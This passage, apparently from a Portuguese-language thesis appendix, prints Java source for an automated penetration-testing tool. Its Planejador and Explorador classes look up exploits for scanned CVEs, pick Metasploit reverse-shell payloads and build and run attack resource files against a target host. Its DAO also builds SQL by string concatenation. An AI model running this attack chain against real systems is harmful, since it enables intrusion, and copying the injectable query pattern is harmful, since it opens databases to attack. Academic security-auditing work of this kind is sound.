78          for(int i = 0; i < this.pesos.length; i++){
79
80              this.pesos[i] = this.TAXA_APRENDIZADO * this.erro * this.
                    inputs[i] + this.pesos[i];
81
82          }
83
84          this.pesobias = this.TAXA_APRENDIZADO * this.erro * this.bias
                + this.pesobias;
85
86      }
```

```
87
88      public boolean train(){
89
90          boolean treinar = true;
91          double resultado = 0;
92          double[] resultadosEsperados = {0,0,0,1,0,0};
93          init_pesos();
94
95          do{
96
97              treinar = true;
98
99              for(int contador = 0; contador < 8; contador++){
100
101                 init_inputs(retornarEntrada(contador));
102                 resultado = execute();
103                 if( resultado != resultadosEsperados[contador] ){
104
105                     this.erro = resultadosEsperados[contador] -
                            resultado;
106                     ajutarPesos();
107                     treinar = false;
108
109                 }
110
111             }
112
113             this.epocas++;
114         }while( (treinar == false) );
115
116         return treinar;
117     }
118
119     public double[] retornarEntrada(int contador){
120
121
122         if(contador == 0){
123             double[] retorno = {0,0,0};
124             return retorno;
125         }
126         if(contador == 1){
127             double[] retorno = {1,0,0};
```

```
128             return retorno;
129         }
130         if(contador == 2){
131             double[] retorno = {1,1,0};
132             return retorno;
133         }
134         if(contador == 3){
135             double[] retorno = {1,1,1};
136             return retorno;
137         }
138         if(contador == 4){
139             double[] retorno = {0,1,1};
140             return retorno;
141         }
142         if(contador == 5){
143             double[] retorno = {0,0,1};
144             return retorno;
145         }
146 
147         return null;
148 
149     }
150 
151     public int classificar(double[] teste){
152 
153         init_inputs(teste);
154         int classificacao = execute();
155 
156         return classificacao;
157     }
158 
159 }
```

B.5 Módulo de Planejamento

Esta seção apresenta o pacote Planejamento, a qual contém somente a classe Planejador.java. Esta classe é responsável pelo planejamento do ataque ao host auditado. Segue a classe Planejador:

```
1 package br.com.rapea.Planejamento;
2 
3 import br.com.rapea.Analise.AnalisarArmaDigital;
4 import br.com.rapea.Analise.Dados.DadosAnalisados;
```

```
5  import br.com.rapea.Analise.Dados.DadosArmaDigital;
6  import br.com.rapea.gerente.ExecuteCommand;
7  import br.com.rapea.gerente.Politicas;
8  import java.io.BufferedWriter;
9  import java.io.File;
10 import java.io.FileWriter;
11 import java.net.InetAddress;
12 import java.net.NetworkInterface;
13 import java.net.SocketException;
14 import java.net.UnknownHostException;
15 import java.util.ArrayList;
16 import java.util.Collections;
17 import java.util.Enumeration;
18 import java.util.List;
19 import java.util.Random;
20 import java.util.Set;
21
22 /**
23  *
24  * @author Izaac Duarte de Alencar
25  */
26 public class Planejador {
27
28     private Set<DadosAnalisados> compitalacaoDados;
29     private List<String> urlPlanoList;
30     private Politicas politica;
31     private ExecuteCommand executar;
32     private String comando;
33     private AnalisarArmaDigital analise;
34
35     public Planejador(){
36
37         this.compitalacaoDados = null;
38         this.comando = "";
39         this.executar = new ExecuteCommand();
40         this.analise = new AnalisarArmaDigital();
41         this.urlPlanoList = new ArrayList<>();
42
43     }
44
45     public void setDadosAnalisados(Set<DadosAnalisados> dados){
46
```

```
47          this.compitalacaoDados = dados;
48
49      }
50
51      public void buscarArmaDigital() throws Exception{
52
53          System.out.println("\n");
54          System.out.println("
               ================================================");
55          System.out.println(">> Iniciando busca por arma digital -
               Exploit");
56          System.out.println("
               ================================================");
57          int contadorInterno = 1;
58
59          this.comando = "mkdir " + this.politica.getPathProcesso() + "
               /armas";
60          this.executar.executarcomando(this.comando);
61          this.comando = "mkdir " + this.politica.getPathProcesso() + "
               /plano";
62          this.executar.executarcomando(this.comando);
63
64          for(DadosAnalisados d: this.compitalacaoDados){
65
66              if(d.isSuficiente() && d.getStatus().equals("open")){
67
68                  try{
69                      if(d.getVulnerabilidade().getEDBID()!= null || !d
                           .getVulnerabilidade().getEDBID().isEmpty()){
70
71                          for(String busca: d.getVulnerabilidade().
                               getEDBID()){
72
73                              this.comando = "searchsploit -p " +
                                   busca + " > " + this.politica.
                                   getPathProcesso() +
74                                                  "/armas/
                                                     buscaArmaExploitdb"
                                                     + contadorInterno;
75                              this.executar.executarcomando(this.
                                   comando);
```

```
76                                  d.getUrlExploitDB().add(this.politica
                                        .getPathProcesso() + "/armas/
                                        buscaArmaExploitdb"+
                                        contadorInterno);
77                                  System.out.println("Arquivo: " + "
                                        buscaArmaExploitdb"+
                                        contadorInterno + " contabilizado!
                                        ");
78                                  contadorInterno++;
79                              }
80                          }
81                      }catch(NullPointerException e){
82                          System.out.println("# EDB-ID não encontrado!");
83                      }
84
85                  }
86              }
87
88          }
89
90          public String buscarArmaMetasploit(String query) throws Exception
                {
91
92              this.comando = "msfconsole -q -x \"sleep 3; search cve:" +
                    query + "; exit;\"";
93              String result = this.executar.executarMsfComando(this.comando
                    );
94              if(result != null && !result.isEmpty()){
95                  System.out.println("Exploit no MetaSploit: " + result);
96              }
97              return result;
98
99          }
100
101         public void initPlanejamento() throws Exception{
102
103             int contador = 1;
104             System.out.println("\n");
105             System.out.println(">> Iniciando busca de arma no ExploitDB")
                    ;
106             System.out.println("
                    ================================================");
```

```
107         this.analise.treinamentoNeural();
108         for(DadosAnalisados dados: this.compitalacaoDados){
109             System.out.println("> PORTA: " + dados.getPorta().concat(
                    " ") + dados.getProtocolo());
110             System.out.println("
                    ================================================");
111             System.out.println("\n");
112 
113             this.analise.analiseArmas(dados);
114 
115             System.out.println("
                    ================================================");
116 
117             if(!this.analise.getDadosLista().isEmpty() || this.
                    analise.getDadosLista()!= null){
118                 this.analise.AnaliseNeural();
119                 dados.setDadosanalisadoslista(this.analise.
                        getDadosLista());
120             }
121 
122         }
123 
124         System.out.println("\n");
125         System.out.println("
                ================================================");
126         System.out.println("ANALISE DE ARMAS DIGITAIS INICIADA");
127         System.out.println("
                ================================================");
128 
129         for(DadosAnalisados dados: this.compitalacaoDados){
130             System.out.println("\n");
131             System.out.println("> PORTA: " + dados.getPorta().concat(
                    " ") + dados.getProtocolo());
132             System.out.println("
                    ------------------------------------------------");
133 
134             if(!dados.getDadosanalisadoslista().isEmpty()){
135                 for(DadosArmaDigital arma: dados.
                        getDadosanalisadoslista()){
136                     System.out.println("EDB-ID: " + arma.getEDBID() +
                            " | EXPLOIT: " + arma.getTITLE());
137                 }
```

```
138             }else{
139                 System.out.println("Sem arma compatível");
140             }
141 
142         }
143 
144         System.out.println("\n");
145         System.out.println("
            ====================================================");
146         System.out.println("BUSCA DE ARMAMENTO NO METASPLOIT");
147         System.out.println("
            ====================================================");
148 
149         for(DadosAnalisados dados: this.compitalacaoDados){
150 
151             for(DadosArmaDigital arma: dados.getDadosanalisadoslista
                ()){
152 
153                 String result = new String();
154 
155                 for(String cve: arma.getCVEID()){
156 
157                     if(cve != null && !cve.isEmpty()){
158 
159                         result = buscarArmaMetasploit(cve);
160                         arma.setMETASPLOIT_PATH(result);
161 
162                     }
163 
164                 }
165 
166             }
167 
168         }
169 
170         System.out.println("\n");
171         System.out.println("
            ====================================================");
172         System.out.println("INICIANDO PLANEJAMENTO DOS VETORES DE
            ATAQUE");
173         System.out.println("
            ====================================================");
```

```
174
175
176         for(DadosAnalisados dados: this.compitalacaoDados){
177
178             if( (!dados.getDadosanalisadoslista().isEmpty()) || (
                    dados.getDadosanalisadoslista() != null) ){
179                 System.out.println("\n");
180                 System.out.println(">> Selecionando Exploit para
                        porta: " + dados.getPorta());
181                 String exploit = selecionarExploit(dados);
182                 if( (exploit != null) && (!exploit.equals("
                        nenhum_exploit")) ){
183                     System.out.println(">> Exploit selecionado;
                            Selecionando Payload:");
184                     String payload = selecionarPayload(exploit);
185                     if(!payload.equalsIgnoreCase("incompativel")){
186                         System.out.println(">> Payload selecionado;
                                Criando plano de ataque:");
187                         System.out.println("
                                ------------------------------------------------
                                ");
188                         criarPlano(exploit, payload, contador);
189                         System.out.println("\n");
190                         System.out.println(">> Plano criado!");
191                         System.out.println(">> Arquivo resource para
                                Metasploit construído.");
192                         contador++;
193                     }
194                     System.out.println("
                            ------------------------------------------------
                            ");
195                 }else{
196                 System.out.println("Não há exploit compatível");
197                 System.out.println("
                        ------------------------------------------------")
                        ;
198                 }
199             }else{
200                 System.out.println("Não há arma digital utilizável!")
                        ;
201                 System.out.println("
                        ------------------------------------------------")
```

```
                    ;
202             }
203
204         }
205
206     }
207
208     public String selecionarExploit(DadosAnalisados dados){
209
210         Random indice = new Random();
211         String exploits;
212         List<String> listaArmaSelecionada = new ArrayList<>();
213
214         if( (!dados.getDadosanalisadoslista().isEmpty()) && (dados.
                getDadosanalisadoslista() != null) ){
215
216             for(DadosArmaDigital exploit: dados.
                    getDadosanalisadoslista()){
217
218                 listaArmaSelecionada.add(exploit.getMETASPLOIT_PATH()
                        );
219
220             }
221
222         }
223
224         if(!listaArmaSelecionada.isEmpty()){
225             exploits = listaArmaSelecionada.get(indice.nextInt(
                    listaArmaSelecionada.size()));
226             return exploits;
227         }else{
228             return "nenhum_exploit";
229         }
230
231     }
232
233     public String selecionarPayload(String exploit){
234
235         String windows = "windows/meterpreter/reverse_tcp";
236         String linux = "linux/x86/reverse_tcp";
237         String unix = "cmd/unix/reverse";
238         String osx = "osx/x86/shell_reverse_tcp";
```

```
239         String php = "php/meterpreter_reverse_tcp";
240         String multi = "java/meterpreter/reverse_tcp";
241         String generic = "generic/shell_reverse_tcp";
242 
243         if(exploit.contains("windows")){
244             return windows;
245         }else
246             if(exploit.contains("linux")){
247                 return linux;
248             }else
249                 if(exploit.contains("unix")){
250                     return unix;
251                 }else
252                     if(exploit.contains("osx")){
253                         return osx;
254                     }else
255                         if(exploit.contains("php")){
256                             return php;
257                         }else
258                             if(exploit.contains("multi") || exploit.
                                contains("java")){
259                                 return multi;
260                             }else
261                                 if(exploit.contains("generic") ||
                                    exploit.contains("openbsd") ||
                                    exploit.contains("freebsd")){
262                                     return generic;
263                                 }else{
264                                     return "incompativel";
265                                 }
266 
267     }
268 
269     public void criarPlano(String exploit, String payload, int
        contador) throws UnknownHostException{
270 
271         String instrucao  = "use " + exploit + "\n";
272                instrucao += "set RHOST " + this.politica.getIpAdress
                   () + "\n";
273                instrucao += "set payload " + payload + "\n";
274                instrucao += "set LHOST " + getLocalIp() + "\n";
275                instrucao += "exploit" + "\n";
```

```
276                 instrucao += "exit";
277
278                 System.out.println(instrucao);
279
280         String path = this.politica.getPathProcesso() + "/plano/plano
               " + contador + ".rc";
281
282         try{
283
284             File plano = new File(path);
285             plano.createNewFile();
286
287             if(plano.exists()){
288                 FileWriter input = new FileWriter(plano);
289                 BufferedWriter escritor = new BufferedWriter(input);
290                 escritor.write(instrucao);
291                 escritor.close();
292                 this.urlPlanoList.add(path);
293             }else{
294                 System.out.println("Arquivo: " + path + " não
                       encontrado!");
295             }
296
297         }catch(Exception e){
298             e.printStackTrace();
299         }
300
301     }
302
303     public void setPolitica(Politicas politica) {
304         this.politica = politica;
305     }
306
307     public static String getLocalIp() {
308
309         String ipAddress = null;
310         Enumeration<NetworkInterface> net = null;
311         try {
312             net = NetworkInterface.getNetworkInterfaces();
313         } catch (SocketException e) {
314             throw new RuntimeException(e);
315         }
```

```
316
317         while (net.hasMoreElements()) {
318             NetworkInterface element = net.nextElement();
319             Enumeration<InetAddress> addresses = element.
                   getInetAddresses();
320             while (addresses.hasMoreElements()) {
321                 InetAddress ip = addresses.nextElement();
322
323                 if (ip.isSiteLocalAddress()) {
324                     ipAddress = ip.getHostAddress();
325                 }
326             }
327         }
328         return ipAddress;
329     }
330
331     public List<String> getUrlPlanoList() {
332
333         if(this.urlPlanoList == null || this.urlPlanoList.isEmpty()){
334             this.urlPlanoList = Collections.emptyList();
335         }
336
337         return this.urlPlanoList;
338     }
339
340     public Set<DadosAnalisados> getCompitalacaoDados() {
341         return compitalacaoDados;
342     }
343
344 }
```

B.6 Módulo Executor

Esta seção apresenta o pacote Executor, o qual contém as classes Explorador.java e Report.java, responsáveis pela exploração e relatório respectivamente. Seguem as classes:

B.6.1 Classe Explorador.java

```
1 package br.com.rapea.Executor;
2
3 import br.com.rapea.gerente.ExecuteCommand;
4 import java.util.List;
```

```
5
6  /**
7   *
8   * @author Izaac Duarte de Alencar
9   *
10  */
11 public class Explorador {
12
13     private ExecuteCommand executar;
14     private String comando;
15     private String statusExecucao;
16
17     public Explorador(){
18
19         this.executar = new ExecuteCommand();
20         this.statusExecucao = new String();
21
22     }
23
24     public void autoExplorar(List<String> urlPlanoList) throws
           Exception{
25
26         System.out.println("\n");
27         System.out.println("
               ==================================================");
28         System.out.println("INICIALIZANDO PLANO DE ATAQUE");
29         System.out.println("
               ==================================================");
30
31         try{
32
33             if( (urlPlanoList != null) && (!urlPlanoList.isEmpty()) )
                   {
34                 System.out.println("\n");
35                 System.out.println(">> Recuperando plano de ataque.")
                       ;
36                 for(String urlSource: urlPlanoList){
37
38                     if( (urlSource != null) || (!urlSource.isEmpty())
                           ){
39                         this.comando = "msfconsole -q -r " +
                               urlSource;
```

```
40                          System.out.println(">> Executando plano de
                               ataque.");
41                          String execucao = this.executar.
                               executarMsfComando(this.comando);
42                          System.out.println(">> Plano de ataque
                               executado.");
43                          System.out.println("
                               ------------------------------");
44                          if(execucao.equals("sucesso")){
45                              this.statusExecucao = "1";
46                              System.out.println("# Exploração
                                   realizada com êxito.");
47                              System.out.println("# Intrusão bem-
                                   sucedida!");
48                          }else{
49                              this.statusExecucao = "0";
50                              System.out.println("# Falha na exploração
                                   .");
51                              System.out.println("# Intrusão não obteve
                                    êxito!");
52                          }
53                      }
54
55                  }
56              }
57
58          }catch(Exception e){
59              StringBuffer msg = new StringBuffer();
60              msg.append("Erro:\n");
61              msg.append(e.getMessage() + "\n");
62              msg.append(e.toString());
63              System.out.println(msg);
64          }
65
66      }
67
68      public String getStatusExecucao() {
69          return this.statusExecucao;
70      }
71
72  }
```

B.6.2 Classe Report.java

```
1  package br.com.rapea.Executor;
2
3  import br.com.rapea.Analise.Dados.DadosAnalisados;
4  import br.com.rapea.Analise.Dados.DadosArmaDigital;
5  import br.com.rapea.Analise.Dados.DadosEnumeracao;
6  import br.com.rapea.Analise.Dados.DadosWhois;
7  import br.com.rapea.gerente.ExecuteCommand;
8  import br.com.rapea.gerente.Politicas;
9  import java.io.BufferedWriter;
10 import java.io.File;
11 import java.io.FileWriter;
12 import java.io.IOException;
13 import java.util.List;
14 import java.util.Set;
15
16 /**
17  *
18  * @author Izaac Duarte de Alencar
19  */
20 public class Report {
21
22     private Set<DadosAnalisados> dadosCompilados;
23     private List<DadosEnumeracao> dadosEnumeracao;
24     private DadosWhois dadosWhois;
25
26     private ExecuteCommand executar;
27     private String comando;
28     private Politicas politica;
29     private String arquivo;
30
31     public Report(){
32
33         this.executar = new ExecuteCommand();
34
35     }
36
37     public void setPoliticas(Politicas politicas){
38         this.politica = politicas;
39     }
40
```

```
41      public void setDadosCompilados(Set<DadosAnalisados>
            dadosCompilados){
42          this.dadosCompilados = dadosCompilados;
43      }
44
45      public void setDadosEnumeracao(List<DadosEnumeracao>
            dadosEnumeracao){
46          this.dadosEnumeracao = dadosEnumeracao;
47      }
48
49      public void setDadosWhois(DadosWhois dadosWhois){
50          this.dadosWhois = dadosWhois;
51      }
52
53      public void reportar() throws IOException, InterruptedException{
54
55          this.comando = "mkdir " + this.politica.getPathProcesso() + "
                /report";
56          this.executar.executarcomando(this.comando);
57
58          String path = this.politica.getPathProcesso() + "/report/
                report.txt";
59          this.arquivo = path;
60
61          try{
62
63              File plano = new File(path);
64              plano.createNewFile();
65
66              if(plano.exists()){
67
68                  FileWriter input = new FileWriter(plano);
69                  BufferedWriter escritor = new BufferedWriter(input);
70
71                  escritor.write(getConteudo().toString());
72                  escritor.close();
73
74              }else{
75                  System.out.println("Arquivo: " + path + " não
                        encontrado!");
76              }
77
```

```
78          }catch(Exception e){
79              e.printStackTrace();
80          }
81
82      }
83
84      public StringBuffer getConteudo(){
85
86          StringBuffer conteudo = new StringBuffer();
87          conteudo.append("# Políticas Utilizadas:\n");
88          conteudo.append("------------------------------\n");
89          conteudo.append("Domínio: ");
90          conteudo.append("\n");
91          conteudo.append(this.politica.getDominio() + "\n");
92          conteudo.append("------------------------------\n");
93          conteudo.append("# Enumeração de Domínios:\n");
94          conteudo.append("------------------------------\n");
95          conteudo.append("\n");
96          if(this.dadosEnumeracao != null && !this.dadosEnumeracao.
               isEmpty()){
97              for(DadosEnumeracao e: this.dadosEnumeracao){
98                  conteudo.append(e.montarString());
99              }
100         }else{
101             conteudo.append("Não há domínios listados.\n");
102         }
103         conteudo.append("------------------------------\n");
104         conteudo.append("# Informações de porta:\n");
105         conteudo.append("------------------------------\n");
106         conteudo.append("\n");
107         if(this.dadosCompilados != null && !this.dadosCompilados.
               isEmpty()){
108             for(DadosAnalisados d: this.dadosCompilados){
109                 conteudo.append(d.montarString());
110             }
111
112             conteudo.append("------------------------------\n");
113             conteudo.append("# Vulnarabilidades Encontradas:\n");
114             conteudo.append("------------------------------\n");
115             conteudo.append("\n");
116             for(DadosAnalisados d: this.dadosCompilados){
117
```

```
118                 if( d.getVulnerabilidade() != null &&
119                     !d.getVulnerabilidade().getOutput().isEmpty() &&
120                     d.getVulnerabilidade().getOutput() != null){
121
122                     conteudo.append(d.getVulnerabilidade().
                            montarOutput());
123                 }else{
124                     conteudo.append("Não há vulnerabilidade para a
                            porta: ".concat(d.getPorta()));
125                 }
126
127             }
128
129             conteudo.append("------------------------------\n");
130             conteudo.append("# Armas Compatíveis:\n");
131             conteudo.append("------------------------------\n");
132             conteudo.append("\n");
133             for(DadosAnalisados d: this.dadosCompilados){
134
135                 if(d.getDadosanalisadoslista() != null && !d.
                        getDadosanalisadoslista().isEmpty()){
136                     for(DadosArmaDigital arma: d.
                            getDadosanalisadoslista()){
137                         conteudo.append("Arma Digital para a porta: "
                                .concat(d.getPorta()) + "\n");
138                         conteudo.append("EDB-ID: ".concat(arma.
                                getEDBID()) + "\n");
139                         conteudo.append("Exploit: ".concat(arma.
                                getTITLE()) + "\n");
140                         conteudo.append("PATH: ".concat(arma.getPATH
                                ()) + "\n");
141                         conteudo.append("TIPO: ".concat(arma.getTYPE
                                ()) + "\n");
142                         conteudo.append("CVE-ID: " + arma.getCVEID()
                                + "\n");
143                         conteudo.append("
                                ------------------------------\n");
144                     }
145                 }else{
146                     conteudo.append("Não há arma digital para a porta
                            : ".concat(d.getPorta()) + "\n");
147                 }
```

```
148
149                 }
150
151             }else{
152                 conteudo.append("Não há portas abertas no sistema.\n");
153                 conteudo.append("Não houve identificação de Sistema
                       Operacional.\n");
154                 conteudo.append("Não há como verificar vulnerabilidades
                       no sistema.\n");
155                 conteudo.append("Não há como verificar armas digitais
                       compatíveis para a exploração no sistema.\n");
156             }
157
158
159             return conteudo;
160         }
161
162         public String getArquivo() {
163             return "Arquivo criado em: ".concat(arquivo);
164         }
165
166 }
```

B.7 Módulo Avaliador

Nesta seção é apresentado o pacote Avaliador, que contém apenas uma classe de mesmo nome, Avalidor,java. Segue a classe:

B.7.1 Classe Avaliador.java

```
1  package br.com.rapea.Avaliador;
2
3  /**
4   *
5   * @author Izaac Duarte de Alencar
6   *
7   */
8  public class Avaliador {
9
10     private String dominio;
11     private String ip;
12     private String data;
13     private String horaInicio;
```

```
14      private String tempoProcessamento;
15      private String nivelAlcancado;
16      private String tipoAuditoria;
17      private String formaAuditoria;
18      private String portas_abertas;
19      private String dados_suficientes;
20      private String sistema_operacional;
21      private String vulnerabilidade;
22      private String arma_exploit;
23      private String resultadoExploracao;
24
25      public Avaliador(){}
26
27      public String avaliarNivel(int nivel){
28
29          switch(nivel){
30
31              case 1:
32                  return "basico_1";
33              case 2:
34                  return "intermediario";
35              case 3:
36                  return "avancado";
37              default:
38                  return "basico_0";
39          }
40
41      }
42
43      public String getDominio() {
44          return dominio;
45      }
46
47      public void setDominio(String dominio) {
48          this.dominio = dominio;
49      }
50
51      public String getIp() {
52          return ip;
53      }
54
55      public void setIp(String ip) {
```

```
56          this.ip = ip;
57      }
58
59      public String getData() {
60          return data;
61      }
62
63      public void setData(String data) {
64          this.data = data;
65      }
66
67      public String getHoraInicio() {
68          return horaInicio;
69      }
70
71      public void setHoraInicio(String horaInicio) {
72          this.horaInicio = horaInicio;
73      }
74
75      public String getTempoProcessamento() {
76          return tempoProcessamento;
77      }
78
79      public void setTempoProcessamento(String tempoProcessamento) {
80          this.tempoProcessamento = tempoProcessamento;
81      }
82
83      public String getNivelAlcancado() {
84          return nivelAlcancado;
85      }
86
87      public void setNivelAlcancado(String nivelAlcancado) {
88          this.nivelAlcancado = nivelAlcancado;
89      }
90
91      public String getResultadoExploracao() {
92          return resultadoExploracao;
93      }
94
95      public void setResultadoExploracao(String resultadoExploracao) {
96          this.resultadoExploracao = resultadoExploracao;
97      }
```

```
98
99      public String getTipoAuditoria() {
100         return tipoAuditoria;
101     }
102
103     public void setTipoAuditoria(String tipoAuditoria) {
104         this.tipoAuditoria = tipoAuditoria;
105     }
106
107     public String getFormaAuditoria() {
108         return formaAuditoria;
109     }
110
111     public void setFormaAuditoria(String formaAuditoria) {
112         this.formaAuditoria = formaAuditoria;
113     }
114
115     public String getPortas_abertas() {
116         return portas_abertas;
117     }
118
119     public void setPortas_abertas(String portas_abertas) {
120         this.portas_abertas = portas_abertas;
121     }
122
123     public String getSistema_operacional() {
124         return sistema_operacional;
125     }
126
127     public void setSistema_operacional(String sistema_operacional) {
128         this.sistema_operacional = sistema_operacional;
129     }
130
131     public String getVulnerabilidade() {
132         return vulnerabilidade;
133     }
134
135     public void setVulnerabilidade(String vulnerabilidade) {
136         this.vulnerabilidade = vulnerabilidade;
137     }
138
139     public String getArma_exploit() {
```

```
140         return arma_exploit;
141     }
142 
143     public void setArma_exploit(String arma_exploit) {
144         this.arma_exploit = arma_exploit;
145     }
146 
147     public String tempoExecucao(long init, long end){
148 
149         Long tempoSegundo = ((end - init)/1000);
150         double tempoMinuto = tempoSegundo.doubleValue()/60;
151         return String.format("%.2f",tempoMinuto);
152 
153     }
154 
155     public void saida(){
156         System.out.println("\n");
157         System.out.println("
               ----------------------------------------");
158         System.out.println("RESUMO DA AVALIAÇÃO");
159         System.out.println("
               ----------------------------------------");
160         System.out.println("# Domínio: " + this.dominio);
161         System.out.println("# Data da auditoria: " + this.data);
162         System.out.println("# Hora de início da auditoria: " + this.
               horaInicio);
163         System.out.println("# Nível alcançado: " + this.
               nivelAlcancado);
164         System.out.println("# Resultado da intrusão: " + this.
               resultadoExploracao);
165         System.out.println("
               ----------------------------------------");
166     }
167 
168     public String getDados_suficientes() {
169         return dados_suficientes;
170     }
171 
172     public void setDados_suficientes(String dados_suficientes) {
173         this.dados_suficientes = dados_suficientes;
174     }
175 
```

```
176 }
```

B.8 Módulo de Persistência

Esta seção apresenta o pacote Persistencia, o qual contém as classes: Conexao.java, conectar.java (interface). O pacote Persistencia também contém um subpacote DAO com as seguintes classes: InterfaceDao.java (interface) e AvaliadorDAOImpl.java. Seguem as classes:

B.8.1 Classe Conexao.java

```
1  package br.com.rapea.Persistencia;
2
3  import java.sql.Statement;
4  import java.sql.Connection;
5  import java.sql.DriverManager;
6  import java.sql.ResultSet;
7  import java.util.Properties;
8  import java.io.File;
9  import java.io.FileInputStream;
10
11 /**
12  *
13  * @author Izaac Duarte de Alencar.
14  *
15  */
16 public class Conexao implements conectar{
17
18
19     private String bancoDados;
20     private String loginUser;
21     private String senhaUser;
22     private String urlBanco;
23     private String drivers;
24
25     private Properties properties;
26     private FileInputStream fis1;
27     private File file;
28     private Connection con;
29     public Statement stm;
30     public ResultSet rs;
31
32     public Conexao(){
33
```

```
34          properties = new Properties();
35
36          try{
37              file = new File(getClass().getResource("db.properties").
                    toURI());
38              fis1 = new FileInputStream(file);
39              properties.load(fis1);
40              fis1.close();
41          }
42          catch(Exception e){
43              e.printStackTrace();
44          }
45
46          this.drivers = properties.getProperty("prop.bancoDados.
                drivers");
47          this.urlBanco = properties.getProperty("prop.bancoDados.url")
                ;
48
49      }
50
51      /**
52       * @return the bancoDados
53       */
54      public String getBancoDados() {
55          return bancoDados;
56      }
57
58      public Statement getStatement(){
59
60          return this.stm;
61
62      }
63
64      public ResultSet getResultSet(){
65
66          return this.rs;
67
68      }
69
70      /**
71       * @param bancoDados the bancoDados to set
72       */
```

```
73      public void setBancoDados(String bancoDados) {
74          this.bancoDados = bancoDados;
75      }
76
77      /**
78       * @return the loginUser
79       */
80      public String getLoginUser() {
81          return loginUser;
82      }
83
84      /**
85       * @param loginUser the loginUser to set
86       */
87      public void setLoginUser(String loginUser) {
88          this.loginUser = loginUser;
89      }
90
91      /**
92       * @return the senhaUser
93       */
94      public String getSenhaUser() {
95          return senhaUser;
96      }
97
98      /**
99       * @param senhaUser the senhaUser to set
100      */
101     public void setSenhaUser(String senhaUser) {
102         this.senhaUser = senhaUser;
103     }
104
105     /**
106      * @return the urlBanco
107      */
108     public String getUrlBanco() {
109         return urlBanco;
110     }
111
112     /**
113      * @param urlBanco the urlBanco to set
114      */
```

```
115     public void setUrlBanco(String urlBanco) {
116         this.urlBanco = urlBanco;
117     }
118 
119     @Override
120     public void abrirConexao() {
121 
122         try{
123             Class.forName(this.drivers);
124             this.con = DriverManager.getConnection(this.urlBanco);
125             this.stm = this.con.createStatement();
126         }
127         catch(Exception e){
128             e.printStackTrace();
129         }
130 
131     }
132 
133     @Override
134     public void fecharConexao() {
135 
136         try{
137             this.stm.close();
138             this.con.close();
139     }
140         catch(Exception e){
141             e.printStackTrace();
142         }
143 
144     }
145 
146 }
```

B.8.2 Interface conectar.java

```
1 package br.com.rapea.Persistencia;
2 
3 /**
4  *
5  * @author Izaac Duarte de Alencar.
6  *
7  */
8 public interface conectar {
```

```
9
10      /*
11       * abre a conexao
12       * */
13      public void abrirConexao();
14
15      /*
16       * fecha a conexao
17       * */
18      public void fecharConexao();
19
20  }
```

B.8.3 Interface InterfaceDao.java

```
1  package br.com.rapea.Persistencia.DAO;
2
3  import br.com.rapea.Avaliador.Avaliador;
4
5  /**
6   *
7   * @author Izaac Duarte de Alencar
8   */
9  public interface InterfaceDAO {
10
11      public boolean inserirAvaliacao(Avaliador avaliacao);
12
13  }
```

B.8.4 Classe AvaliadorDAOImpl.java

```
1  package br.com.rapea.Persistencia.DAO;
2
3  import br.com.rapea.Avaliador.Avaliador;
4  import br.com.rapea.Persistencia.Conexao;
5
6  /**
7   *
8   * @author Izaac Duarte de Alencar
9   */
10 public class AvaliadorDAOimpl implements InterfaceDAO{
11
12      private Conexao conexao;
13      private String query;
```

```
14
15      public AvaliadorDAOimpl(){
16
17          this.conexao = new Conexao();
18
19      }
20
21      @Override
22      public boolean inserirAvaliacao(Avaliador avaliacao) {
23
24          this.query = "INSERT INTO t_avaliacaoEsperimento(dominio,ip,
                data,horaInicio,tempoProcessamento,nivelAlcancado,
                tipoAuditoria,formaAuditoria,"
25                  + "portas_abertas,dados_suficientes,
                       sistema_operacional,vulnerabilidade,arma_exploit,
                       resultadoExploracao) VALUES('"
26                    + avaliacao.getDominio() + "','"
27                    + avaliacao.getIp() + "','"
28                    + avaliacao.getData() + "','"
29                    + avaliacao.getHoraInicio() + "','"
30                    + avaliacao.getTempoProcessamento() + "','"
31                    + avaliacao.getNivelAlcancado() + "','"
32                    + avaliacao.getTipoAuditoria() + "','"
33                    + avaliacao.getFormaAuditoria() + "','"
34                    + avaliacao.getPortas_abertas()+ "','"
35                    + avaliacao.getDados_suficientes()+ "','"
36                    + avaliacao.getSistema_operacional()+ "','"
37                    + avaliacao.getVulnerabilidade()+ "','"
38                    + avaliacao.getArma_exploit()+ "','"
39                    + avaliacao.getResultadoExploracao() + "')";
40
41          try{
42
43              this.conexao.abrirConexao();
44              this.conexao.stm.executeUpdate(this.query);
45              this.conexao.fecharConexao();
46
47          }catch(Exception e){ e.printStackTrace(); return false;}
48
49          return true;
50      }
51  }
```